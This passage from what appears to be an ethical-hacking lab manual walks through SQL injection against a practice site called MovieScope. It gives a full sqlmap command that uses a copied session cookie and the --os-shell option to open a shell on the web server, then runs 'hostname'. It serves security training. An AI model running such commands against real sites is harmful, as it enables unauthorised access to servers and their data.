


28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.




29. Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter**.

Note: In this query, **--os-shell** is the prompt for an interactive OS shell.




30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.




31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

